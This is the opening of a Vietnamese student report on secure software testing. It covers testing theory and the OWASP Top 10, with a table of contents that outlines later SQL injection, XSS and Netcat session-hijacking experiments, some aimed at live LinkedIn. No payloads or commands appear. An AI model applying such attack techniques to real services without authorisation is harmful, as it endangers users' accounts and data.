BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỀ TÀI: KIỂM THỬ PHẦN MỀM AN TOÀN

MÔN HỌC: KỸ THUẬT LẬP TRÌNH

Người hướng dẫn: TS. Nguyễn Mạnh Thắng – Khoa An toàn thông tin

Các thành viên nhóm 5 – Lớp L02:

Nguyễn Ngọc Anh – AT180304 – AT18C
Nguyễn Bảo Phúc Hưng – AT180321 – AT18C
Lê Minh Khôi – AT180327 – AT18C
Nguyễn Huy Thọ – AT180344 – AT18C

Năm học 2023 – 2024

BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỀ TÀI: KIỂM THỬ PHẦN MỀM AN TOÀN

MÔN HỌC: KỸ THUẬT LẬP TRÌNH

Người hướng dẫn: TS. Nguyễn Mạnh Thắng – Khoa An toàn thông tin

Các thành viên nhóm 5 – Lớp L02:

Nguyễn Ngọc Anh – AT180304 – AT18C
Nguyễn Bảo Phúc Hưng – AT180321 – AT18C
Lê Minh Khôi – AT180327 – AT18C
Nguyễn Huy Thọ – AT180344 – AT18C

Năm học 2023 – 2024

MỤC LỤC

DANH MỤC CÁC KỸ HIỆU VÀ CHỮ VIẾT TẮT 3
DANH MỤC CÁC BẢNG 4
DANH MỤC CÁC HÌNH VẼ 5
TÓM TẮT NỘI DUNG ĐỀ TÀI 7
LỜI NÓI ĐẦU 8
CHƯƠNG 1: TỔNG QUAN KIỂM THỬ PHẦN MỀM 9
1.1. Tổng quan về phần mềm 9
1.1.1. Giới thiệu 9
1.1.2. Phân loại phần mềm 9
1.1.3. Các tính chất đặc trưng của phần mềm 10
1.2. Lỗi phần mềm 10
1.2.1. Tổng quan lỗi phần mềm 10
1.2.2. Nguyên nhân gây ra lỗi phần mềm 11
1.2.3. Một số lỗi bảo mật phần mềm phổ biến – TOP 10 OWASP 2021 11
1.3. Kiểm thử phần mềm 12
1.3.1. Giới thiệu kiểm thử 12
1.3.2. Kiểm thử phần mềm 13
1.4. Yêu cầu và nguyên tắc của kiểm thử 13
1.4.1. Yêu cầu của kiểm thử 13
1.4.2. Nguyên tắc của kiểm thử 13
1.5. Ý nghĩa của kiểm thử 13
1.6. Quy trình, phương pháp kiểm thử phần mềm 14
1.6.1. Quy trình kiểm thử phần mềm cơ bản 14
1.6.2. Các kỹ thuật kiểm thử phần mềm 15
1.6.3. Các mức kiểm thử phần mềm 16
1.6.4. Các loại kiểm thử phần mềm 18
1.6.5. Các hình thức kiểm thử 19
1.6.6. Kiểm thử trong vòng đời phát triển phần mềm (SDLC) 20
1.7. Kết luận chương 1 20
CHƯƠNG 2: KIỂM THỬ PHẦN MỀM AN TOÀN 21
2.1. Tìm hiểu về thử phần mềm an toàn 21
2.1.1. Giới thiệu kiểm thử phần mềm an toàn 21
2.1.2. Các hướng tiếp cận 21
2.1.3. Các phương pháp kiểm thử phần mềm an toàn 21
2.1.4. Những lưu ý trong kiểm thử an toàn 21
2.1.5. Các kỹ thuật kiểm thử an toàn 22

2.2. Kiểm thử phần mềm web **24**
2.2.1. Giới thiệu về kiểm thử phần mềm web 24
2.2.2. Các yếu tố kiểm thử phần mềm web 24
2.3. Giới thiệu một số công cụ hỗ trợ kiểm thử phần mềm an toàn **26**
2.3.1. Phân loại các công cụ kiểm thử 26
2.3.2. Một số công cụ kiểm thử thủ công 27
2.3.3. Một số công cụ kiểm thử tự động 27
2.4. Khái quát ý tưởng thực nghiệm chương 3 ..... **28**
2.4.1. Các kịch bản kiểm thử 28
2.4.2. Kết luận chương 2 và khái quát công việc kiểm thử ở chương 3 29
CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM **30**
3.1. Kiểm thử phần mềm web LinkedIn **30**
3.1.1. Kiểm tra giao thức mà web đang dùng 30
Truy cập vào trang chủ của LinkedIn: 30
3.1.2. Kiểm tra các quy tắc của mật khẩu và tên đăng nhập 31
3.1.3. Kiểm tra khả năng tài khoản người dùng bị tấn công 33
3.1.4. Kiểm tra giới hạn nhập mã xác nhận (do người dùng quên mật khẩu hay cảnh báo đăng nhập lạ) 36
3.1.5. Kiểm tra Session ID khi mỗi lần đăng nhập có thay đổi không 39
3.2. Kiểm thử SQL Injection trên trang web **40**
3.2.1. Thực hiện trên Python 40
3.2.2. Thực hiện trên công cụ kiểm thử Burp Suite để đăng nhập trái phép (Không cần mật khẩu) 47
3.3. Kiểm thử XSS trang web http://testphp.vulnweb.com **53**
3.3.1. Thực hiện trên Python 53
3.3.2. Thực hiện trên công cụ Netcat để bắt Cookie và Session ID (Chiếm phiên làm việc) 60
3.4. Tổng hợp kết quả thực nghiệm **68**
CHƯƠNG 4: KẾT LUẬN **69**
4.1. Kết luận về bài thực nghiệm **69**
4.1.1. Nhận xét và đánh giá kết quả bài thực nghiệm 69
4.1.2. Hạn chế và hướng phát triển 69
4.2. Tổng kết nội dung các chương **69**
CÀI ĐẶT CÁC CÔNG CỤ **71**
TÀI LIỆU THAM KHẢO **73**
BẢNG PHÂN CÔNG CÔNG VIỆC TRONG NHÓM **74**

DANH MỤC CÁC KỸ HIỆU VÀ CHỮ VIẾT TẮT

Từ viết tắt	Từ đầy đủ	Nghĩa tiếng Việt
API	Application Programming Interface	Giao diện chương tình ứng dụng
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart	Bài kiểm tra tính tự động để phân biệt máy tính và con người
CSS	Cascading Style Sheets	Ngôn ngữ tạo phong cách cho trang web
DBMS	Database Management System	Hệ quản trị Cơ sở dữ liệu
DoS	Denial of Service	Tấn công từ chối dịch vụ
DSSS	Damn Small SQLi Scanner	Máy quét SQLi siêu nhỏ
HTML	HyperText Markup Language	Ngôn ngữ đánh dấu siêu văn bản
HTTPS	Hypertext Transfer Protocol Secure	Giao thức truyền tải siêu văn bản an toàn
ID	Identification	Sự nhận dạng
IDE	Integrated Development Environment	Môi trường phát triển tích hợp
OWASP	Open Worldwide Application Security Project	Dự án bảo mật ứng dụng toàn cầu mở
pip	Preferred Installer Program	Trình quản lý thư viện cho Python
RC	Remote Control	Điều khiển từ xa
SDLC	Software Development Life Cycle	Vòng đời phát triển phần mềm
SQL	Structured Query Language	Ngôn ngữ truy vấn có cấu trúc
STLC	Software Testing Life Cycle	Vòng đời kiểm thử phần mềm
UI	User Interface	Giao diện người dùng
URL	Uniform Resource Locator	Định vị tài nguyên thống nhất
XSS	Cross-Site Scripting	Dạng kỹ thuật tấn công vào code injection

DANH MỤC CÁC BẢNG

Bảng 1. Phân biệt kiểm thử tự động và kiểm thử thủ công..... 19
Bảng 2. Các kịch bản kiểm thử 29
Bảng 3. Tổng hợp kết quả thực nghiệm 68

DANH MỤC CÁC HÌNH VẼ

Hình 1: Sự thay đổi của TOP 10 lỗ hổng OWASP 2017 – 2021 12
Hình 2: Quy trình kiểm thử phần mềm cơ bản 14
Hình 3: Quy trình kiểm thử phần mềm (STLC)..... 15
Hình 4: Kiểm thử tích hợp thành phần và kiểm thử tích hợp hệ thống 16
Hình 5: Mô hình phát triển phần mềm của SDLC 20
Hình 6: Cấu trúc của Selenium 28
Hình 7: Truy cập vào trang chủ của LinkedIn: 30
Hình 8: Giao thức web đang sử dụng:https..... 30
Hình 9: Đăng ký tài khoản với mật khẩu toàn số, ở đây là 123456..... 31
Hình 10: Đăng ký tài khoản với mật khẩu toàn chữ 31
Hình 11: Đăng ký thành công với mật khẩu toàn chữ 32
Hình 12: Không thể nhập sai định dạng trường tên đăng nhập 32
Hình 13: Request bị từ chối..... 35
Hình 14: Thông báo người dùng đã nhập mã xác nhận quá số lần quy định..... 38
Hình 15: Giao diện của trang web http://testphp.vulnweb.com/index.php 40
Hình 16: Các câu lệnh truy vấn..... 44
Hình 17: Kết quả sau khi kiểm thử 45
Hình 18: Địa chỉ URL sau khi thêm dấu nháy kép 45
Hình 19: Thông báo lỗi cú pháp..... 46
Hình 20: Địa chỉ URL khác sau khi thêm dấu nháy kép..... 46
Hình 21: Cảnh báo ở máy khách..... 46
Hình 22: Giao diện đăng nhập của trang web 47
Hình 23: Phần quản lý Proxy của Burp Suite 47
Hình 24: Đăng nhập tài khoản..... 47
Hình 26: Bôi đen phần Username và Password..... 48
Hình 27: File SQLi Payload gồm các payload sẽ thay thế cho phần được bôi đen trước đó..... 49
Hình 28: Tải các Payload lên Burp Suite và cài đặt Rule 49
Hình 29: Bắt đầu tấn công..... 50
Hình 30: Các mã trạng thái: 200 biểu diễn đăng nhập thành công 50
Hình 31: Thông tin của máy khách yêu cầu cho máy chủ và phản hồi máy chủ trả về cho máy khách. Mã trạng thái 200 - OK 51
Hình 32: Đăng nhập tài khoản..... 51
Hình 33: Đăng nhập thành công..... 51
Hình 34: Thay đổi dữ liệu của tài khoản..... 52
Hình 35: Trang web cần kiểm thử http://testphp.vulnweb.com..... 53
Hình 36: Kiểm tra URL http://testphp.vulnweb.com/categories.php 57
Hình 37: Kiểm tra URL http://testphp.vulnweb.com/artists.php:..... 57
Hình 38: Kiểm tra URL http://testphp.vulnweb.com/login.php 57
Hình 39: Các Script độc hại 58
Hình 40: Đăng nhập tài khoản..... 58

Hình 41: Thử Script thứ nhất 58
Hình 42: Kết quả sau khi chạy script thứ nhất 59
Hình 43: Thử Script thứ hai 59
Hình 44: Kết quả sau khi chạy script thứ hai 59
Hình 45: Kết quả sau khi chạy Script thứ ba 59
Hình 46: Giao diện trang web DVWA 60
Hình 47: Phần bình luận của trang web 60
Hình 48: Đăng nhập tài khoản 61
Hình 49: Kiểm tra địa chỉ IP trên Kali Linux 61
Hình 50: Script độc hại 61
Hình 51: Nhấn Inspect 62
Hình 52: Số kí tự của trường Message là 50 62
Hình 53: Sửa số kí tự từ 50 thành 200 63
Hình 54: Viết một đoạn script và lưu vào cơ sở dữ liệu 63
Hình 55: Thay đổi Proxy trên Kali Linux 63
Hình 56: Dùng Netcat để lắng nghe trên cổng 8080 64
Hình 57: Truy cập trang web DVWA và đăng nhập tài khoản 64
Hình 58: Đăng nhập thành công 65
Hình 59: Địa chỉ IP của máy Windows 7 65
Hình 60: Truy cập đến phần bình luận 65
Hình 61: Bắt Cookie và Session ID của người dùng trên máy Windows 7 thành công 66
Hình 62: Tiện ích mở rộng Cookie- Editor của trình duyệt Firefox 66
Hình 63: PHPSESSID cũ 66
Hình 64: PHPSESSID mới 67
Hình 65: Truy cập trang 127.0.0.1/DVWA 67
Hình 66: Chiếm Session thành công 67
Hình 68: Các version của Chromedriver 71
Hình 69: Ứng dụng Burp Suite 72
Hình 70: Công cụ Netcat 72

TÓM TẮT NỘI DUNG ĐỀ TÀI

Đề tài "Kiểm thử phần mềm an toàn" của Nhóm 5 bao gồm 4 phần:

- ***Tổng quan kiểm thử phần mềm***: Phần này giới thiệu tổng quan, nguyên lý, cách thức, công cụ, quy tắc của kiểm thử phần mềm để định hình được ý nghĩa và mục đích của công việc này trong quá trình phát triển phần mềm.
- ***Kiểm thử phần mềm an toàn***: Phần này chú trọng vào kiểm thử phần mềm an toàn, phần mềm web, cũng như công cụ và hướng thực hiện của việc kiểm thử trước khi tiến hành thực nghiệm ở phần thứ ba.
- ***Triển khai thực nghiệm***: Phần này tập trung vào các thao tác xử lý, tiến hành thử nghiệm, mô tả các bước thực hiện và kết quả của việc thực hiện đó.
- ***Kết luận***: Phần này nêu những nhận xét về quá trình và kết quả kiểm thử trước đó, đồng thời khái quát lại toàn bộ nội dung của đề tài.

LỜI NÓI ĐẦU

Hiện nay, với sự bùng nổ của cách mạng công nghiệp 4.0, nhiều doanh nghiệp đã và đang phát triển những ứng dụng phần mềm để giải quyết nhu cầu trong cuộc sống hằng ngày và đón đầu các xu hướng mới. Để đi từ ý tưởng, nguyên mẫu đến hoàn thiện, phân phối một ứng dụng phần mềm là cả một quá trình gồm rất nhiều giai đoạn. Trong đó, kiểm thử phần mềm an toàn là một bước không thể thiếu. Thông qua việc kiểm thử, nhà phát triển có thể phát hiện ra các lỗi phần mềm hoặc các lỗi tiềm ẩn sẵn có. Từ đó, có biện pháp khắc phục các vấn đề trước khi ra mắt sản phẩm.

Ngoài ra, với sự phát triển mạnh mẽ của công nghệ thông tin, tin tặc có vô vàn công cụ và sự hiểu biết cần thiết để có thể đánh cắp dữ liệu của người dùng hay nguy hiểm hơn là đánh cắp mã nguồn để thưc hiên những hành vi không chuẩn mực. Do đó, việc kiểm thử phần mềm an toàn sẽ giúp ngăn chặn và hạn chế tối đa các cuôc tấn công từ các kẻ gian. Sản phẩm sẽ được đảm bảo chất lượng tốt nhất để phục vụ nhu cầu của khách hàng. Từ đó, nâng cao vị thế, uy tín của doanh nghiệp cũng như sản phẩm của mình.

Do hạn chế về thời gian và kiến thức nên bài báo cáo còn nhiều thiếu sót, nhóm chúng em rất mong nhận được sự đóng góp và nhận xét của các thầy cô.

Chúng em xin chân thành cảm ơn!

CHƯƠNG 1: TỔNG QUAN KIỂM THỬ PHẦN MỀM

1.1. Tổng quan về phần mềm

1.1.1. Giới thiệu

Phần mềm (Software) là viết tắt của phần mềm máy (Computer Software). Đây là một tập hợp những chỉ thị (Instruction) hoặc câu lệnh được viết bằng một hoặc nhiều ngôn ngữ lập trình. Các chỉ thị hoặc câu lệnh này được xếp theo một trật tự xác định, và các dữ liệu hay tài liệu liên quan nhằm tự động thực hiện một số nhiệm vụ, chức năng hoặc giải quyết một vấn đề cụ thể nào đó.

Tất cả các chương trình chạy máy tính đều gọi là phần mềm.

Phần mềm thực hiện các chức năng của nó bằng cách gửi các chỉ thị trực tiếp đến phần cứng hoặc cung cấp các dữ liệu để phục vụ chương trình hay phần mềm khác.

Phần mềm là cầu nối giữa người dùng và phần cứng máy tính, để họ có thể kết nối và sử dụng phần cứng để thực hiện các tác vụ.

1.1.2. Phân loại phần mềm

Có thể chia phần mềm trên máy tính thành 2 loại: phần mềm hệ thống và phần mềm ứng dụng.

a. Phần mềm hệ thống

Đây là phần mềm chính chạy trên máy tính. Phần mềm này sẽ chịu trách nhiệm kích hoạt phần cứng và điều khiển, điều phối hoạt động khi mở máy tính. Tất cả các chương trình ứng dụng cũng được điều khiển bởi phần mềm hệ thống.

Một số phần mềm hệ thống thường gặp là: phần mềm Hệ điều hành, phần mềm BIOS, phần mềm bootloader, Trình điều khiển thiết bị driver,…

Phần mềm hệ thống giúp duy trì sự ổn định và hiệu suất của hệ thống, đồng thời cung cấp các công cụ quản lý và kiểm soát cho người quản trị hệ thống.

b. Phần mềm ứng dụng

Phần mềm ứng dụng là các chương trình máy tính được thiết kế để thực hiện một nhiệm vụ cụ thể hoặc cung cấp một loạt các chức năng cho người sử dụng.

Phần mềm ứng dụng không kiểm soát hoạt động của máy tính nên máy tính vẫn chạy bình thường khi không có phần mềm ứng dụng. Do đó, các phần mềm ứng dụng có thể được dễ dàng cài đặt hoặc gỡ bỏ bởi người dùng.

Phần mềm ứng dụng thường được thiết kế giao diện đơn giản, dễ sử dụng.

Phần mềm ứng dụng có thể phân chia thành các loại phần mềm nhỏ hơn, chẳng hạn như:

1) Phần mềm Văn phòng: Word, Excel, Powerpoint

2) Phần mềm Trình duyệt: Chrome, Opera, Firefox,…
3) Phần mềm Giải trí: Windows Media Player, Garena,…
4) Phần mềm Di động: ViettelPay, CHPlay, các trò chơi di động,…
5) Phần mềm Bảo trì: AntiVirus, BKAV,…
6) Phần mềm Web: Amazon, LinkedIn, Gmail, Google Docs,…

Phần mềm web, hay Ứng dụng web là các ứng dụng máy tính được thiết kế để chạy trực tiếp trên trình duyệt web của người sử dụng, thường không yêu cầu cài đặt phức tạp và có thể truy cập thông qua một địa chỉ URL (Uniform Resource Locator).

Các doanh nghiệp cần trao đổi thông tin và phân phối dịch vụ từ xa. Họ sử dụng các ứng dụng web để kết nối với khách hàng một cách an toàn và thuận tiện.

1.1.3. Các tính chất đặc trưng của phần mềm

Tính thay đổi (Modifiability): Phần mềm nên có khả năng thay đổi để đáp ứng nhu cầu cập nhật, mở rộng và sửa lỗi một cách linh hoạt.

Tính bảo trì (Maintainability): Khả năng bảo dưỡng dễ dàng để giảm chi phí và thời gian khi cần thay đổi hay nâng cấp phần mềm.

Tính tương thích (Compatibility): Phần mềm cần tương thích với nhiều hệ điều hành, trình duyệt, và môi trường khác nhau mà không gặp sự cố.

Tính tin cậy (Reliability): Đảm bảo phần mềm hoạt động đúng và ổn định dưới mọi điều kiện và tình huống.

Tính hiệu suất (Performance): Phần mềm nên hoạt động một cách hiệu quả để đảm bảo đáp ứng nhanh chóng và mượt mà không sử dụng tài nguyên lãng phí và giảm độ trễ.

Tính an toàn (Security): Cung cấp các biện pháp bảo mật để ngăn chặn và giảm thiểu rủi ro đối với thông tin và hệ thống.

1.2. Lỗi phần mềm

1.2.1. Tổng quan lỗi phần mềm

Một lỗi phần mềm là một lỗi, lỗ hổng, thất bại, hoặc có lỗi trong một chương trình máy tính hoặc hệ thống.

Đó là nguyên nhân nó tạo ra kết quả không chính xác hoặc không mong muốn, hoặc vận hành theo cách không được định hướng trước.

Lỗi có thể xuất hiện ở nhiều giai đoạn khác nhau và có thể có ảnh hưởng đến tính ổn định, hiệu suất, hoặc chức năng của phần mềm.

1.2.2. Nguyên nhân gây ra lỗi phần mềm

Lỗi đặc tả: Việc định nghĩa các yêu cầu bị lỗi, lỗi trong giao tiếp giữa khách hàng và nhà phát triển, vv…

Các lỗi thiết kế logic: xảy ra trong quá trình các chuyên gia thiết kế hệ thống

Các lỗi lập trình: mã quá phức tạp, không tuân thủ theo các tài liệu hướng dẫn và tiêu chuẩn lập trình

Thiếu sót trong quá trình kiểm thử.

Hạ tầng phức tạp, thay đổi công nghệ, tương tác với nhiều hệ thống, …

Lỗi từ điều kiện môi trường: sự bức xạ, nguồn năng lượng, trường điện từ, ô nhiễm môi trường,…

1.2.3. Một số lỗi bảo mật phần mềm phổ biến – TOP 10 OWASP 2021

Broken Access Control (Kiểm soát truy cập bị phá vỡ): Vấn đề này xảy ra khi hệ thống không thực hiện kiểm soát truy cập đúng cách. Người dùng có thể truy cập hoặc thay đổi dữ liệu mà họ không được phép.

Cryptographic Failures (Sự cố mật mã hóa): Đây là tình trạng khi hệ thống sử dụng mật mã hóa một cách không an toàn hoặc không đúng cách, dẫn đến việc thông tin bí mật bị rò rỉ hoặc tấn công mật mã hóa.

Injection (Tiêm chích mã độc): Là kỹ thuật tấn công mà kẻ tấn công chèn mã độc hại vào các truy vấn hoặc lệnh của hệ thống, thường thông qua form hoặc giao diện người dùng, nhằm mục đích kiểm soát hoặc lấy thông tin từ cơ sở dữ liệu.

Insecure Design (Thiết kế không an toàn): Thường xảy ra khi ứng dụng được thiết kế mà không có sự cân nhắc đầy đủ về vấn đề bảo mật, dẫn đến việc hệ thống trở nên dễ bị tấn công hoặc thông tin dễ bị rò rỉ.

Security Misconfiguration (Cấu hình không an toàn): Phát sinh khi cài đặt hoặc cấu hình của hệ thống không được thực hiện đúng cách, tạo ra các lỗ hổng bảo mật có thể bị tấn công.

Vulnerable and Outdated Components (Các thành phần lỗi và lỗi thời): Đây là vấn đề khi ứng dụng sử dụng các thành phần (như thư viện, framework) có lỗ hổng bảo mật đã biết hoặc đã cũ, dẫn đến việc hacker có thể tấn công dễ dàng hơn.


Identification and Authentication Failures (Sự cố xác định và xác thực): Xảy ra khi hệ thống không thực hiện xác thực và xác định đúng người dùng, dẫn đến việc kẻ tấn công có thể truy cập thông tin hay chức năng không được phép.

Software and Data Integrity Failures (Sự cố về tính toàn vẹn phần mềm và dữ liệu): Khi hệ thống không đảm bảo tính toàn vẹn của phần mềm và dữ liệu, dẫn đến nguy cơ thông tin bị sửa đổi hoặc mất mát.

Security Logging and Monitoring Failures (Sự cố về ghi log và giám sát bảo mật): Phát sinh khi hệ thống không ghi log và giám sát hoạt động bảo mật một

cách đầy đủ và hiệu quả, dẫn đến việc không phát hiện được các cuộc tấn công hoặc các hành vi bất thường.

Server-Side Request Forgery (Lừa đảo yêu cầu phía máy chủ): Kỹ thuật tấn công mà kẻ tấn công tạo ra các yêu cầu từ phía máy chủ nhưng được điều khiển bởi chúng, thường được sử dụng để khai thác các hệ thống nội bộ và không truy cập được từ bên ngoài.



Hình 1: Sự thay đổi của TOP 10 lỗ hổng OWASP 2017 – 2021

Hai lỗ hổng trang web tiêu biểu:

Lỗ hổng SQL Injection: là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn của các ứng dụng. Được thực hiện bằng cách chèn thêm một đoạn SQL để làm sai lệnh đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác như một người quản trị web, trên cơ sở dữ liệu của ứng dụng.

Lỗ hổng XSS: Tấn công XSS là một đoạn mã độc, để khái thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía Client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua truy cập và mạo danh người dùng.

1.3. Kiểm thử phần mềm

1.3.1. Giới thiệu kiểm thử

Có rất nhiều khái niệm về kiểm thử:

Theo Myers, kiểm thử là tiến trình thực thi một chương trình với mục đích tìm ra lỗi.

Kiểm thử là tiến trình vận hành hệ thống hoặc thành phần của hệ thống dưới những điều kiện xác định, quan sát hoặc ghi nhận kết quả và đưa ra đánh giá về hệ thống.

Kiểm thử là quá trình đánh giá và kiểm tra một hệ thống để đảm bảo rằng nó hoạt động đúng như được dự kiến và không xuất hiện lỗi.

1.3.2. Kiểm thử phần mềm

Kiểm thử phần mềm (software testing) là hoạt động nhằm tìm kiếm và phát hiện ra các lỗi của phần mềm, đảm bảo phần mềm chính xác và đầy đủ theo yêu cầu của sản phẩm đã đặt ra.

Kiểm thử phần mềm bao gồm nhiều hoạt động nhằm đánh giá chất lượng các sản phẩm phần mềm và giảm thiểu rủi ro do lỗi gây ra trong quá trình vận hành khi đưa vào sử dụng thực tế

1.4. Yêu cầu và nguyên tắc của kiểm thử

1.4.1. Yêu cầu của kiểm thử

Tính lặp lại (Repeatability): Đảm bảo rằng các bản sửa lỗi đã được thực hiện mà không gây ra các tác động phụ không mong muốn cho hệ thống.

Tính hệ thống (Systematic Testing): Đảm bảo rằng quá trình kiểm thử bao gồm việc kiểm tra tất cả các khía cạnh của hệ thống, từ các tính năng cơ bản đến các tình huống phức tạp.

Lập tài liệu (Documentation): Điều này giúp trong việc truy xuất thông tin, đánh giá hiệu suất kiểm thử, và làm cơ sở cho các hoạt động kiểm thử trong tương lai.

1.4.2. Nguyên tắc của kiểm thử

Đứng trên quan điểm của người kiểm thử, kiểm thử mà không phát hiện ra lỗi là không thành công, ngược lại được coi là thành công.

Kiểm thử là phản biện lại quá trình phát triển nhằm mục đích làm cho phần mềm tốt hơn. Bởi trong thực tế, không có phần mềm nào là không có lỗi.

1.5. Ý nghĩa của kiểm thử

Kiểm thử thực hiện nhằm mục đích phát hiện ra lỗi trong phần mềm.

Kiểm thử phát hiện được lỗi sẽ góp phần nâng cao chất lượng của phần mềm.

Kiểm thử phần mềm để đánh giá phần mềm có đạt yêu cầu mong đợi không.

Kiểm thử phần mềm là hoạt động đảm bảo chất lượng phần mềm và mang tính sống còn trong các dự án sản xuất phần mềm. Vì vậy nó đã trở thành quy trình bắt buộc trong các dự án phần mềm hiện nay.

Kiểm thử phần mềm để tránh những rủi ro, lỗi phát sinh trong suốt quá trình tạo ra sản phẩm. Lỗi càng phát hiện ra sớm càng giúp tránh được rủi ro và chi phí.

1.6. Quy trình, phương pháp kiểm thử phần mềm

1.6.1. Quy trình kiểm thử phần mềm cơ bản

Phân tích yêu cầu (Require analysis): Xác định phạm vi, mục tiêu, và nguồn lực cần thiết cho dự án kiểm thử.


Lập kế hoạch kiểm thử (test planning): Người kiểm thử tập trung vào hiểu rõ yêu cầu, tài liệu thiết kế, và các yếu tố khác để lên các kịch bản kiểm thử và các trường hợp kiểm thử.

Thiết kế các trường hợp kiểm thử (testcase): Dựa trên thông tin đã phân tích, người kiểm thử xây dựng các kịch bản kiểm thử và thiết kế các trường hợp kiểm thử (testcase) để đảm bảo rằng tất cả các khía cạnh của phần mềm được kiểm thử.


Thực thi kiểm thử (test execution): Phần mềm được chạy với bộ dữ liệu testcase để kiểm tra xem phần mềm hoạt động đúng như kỳ vọng hay không. Kết quả kiểm thử được ghi lại để phản ánh hiệu suất của phần mềm.

So sánh kết quả với testcase: Kết quả ghi lại trên sẽ được so sánh với testcase ban đầu, nhằm xác định xem phần mềm đã đáp ứng được yêu cầu hay chưa.

Báo cáo kết quả kiểm thử (test reporting): Sau khi có được kết quả so sánh, một báo cáo kết quả sẽ được tạo ra để thông báo về tình trạng của phần mềm.



Hình 2: Quy trình kiểm thử phần mềm cơ bản



Hình 3: Quy trình kiểm thử phần mềm (STLC)

1.6.2. Các kỹ thuật kiểm thử phần mềm

Còn gọi là kỹ thuật sinh testcase.

Kiểm thử hộp trắng (white box testing): Trong kiểm thử hộp trắng cấu trúc mã, thuật toán được đưa vào xem xét. Người kiểm thử truy cập vào mã nguồn của chương trình để có thể kiểm tra nó. Một số kỹ thuật kiểm thử hộp trắng là:

1) Kiểm thử câu lệnh (statement testing)
2) Kiểm thử quyết định (decision testing)
3) Kiểm thử điều kiện (Condition testing)
4) Kiểm thử đa điều kiện (Multiple condition testing)

Kiểm thử hộp đen (black box testing): Kiểm tra các chức năng của hệ thống dựa trên đặc tả yêu cầu. Một số kỹ thuật kiểm thử hộp đen là:

1) Phân vùng tương đương (equivalence testing)
2) Phân tích giá trị biên (boundary value analysis)
3) Bảng quyết định (decision table testing)
4) Kiểm thử chuyển đổi trạng thái (state transition testing)
5) Kiểm thử Ad hoc
6) Kiểm thử Monkey

Kiểm thử hộp xám (gray box testing): Là sự kết hợp giữa kiểm thử hộp đen và kiểm thử hộp trắng, còn gọi là kỹ thuật kiểm thử dựa trên kinh nghiệm và bao gồm 2 loại:

1) Kiểm thử thăm dò (exploratory testing)
2) Phỏng đoán lỗi (error guessing)

1.6.3. Các mức kiểm thử phần mềm

- Kiểm thử đơn vị (Unit testing)
- Kiểm thử tích hợp (Integration testing)
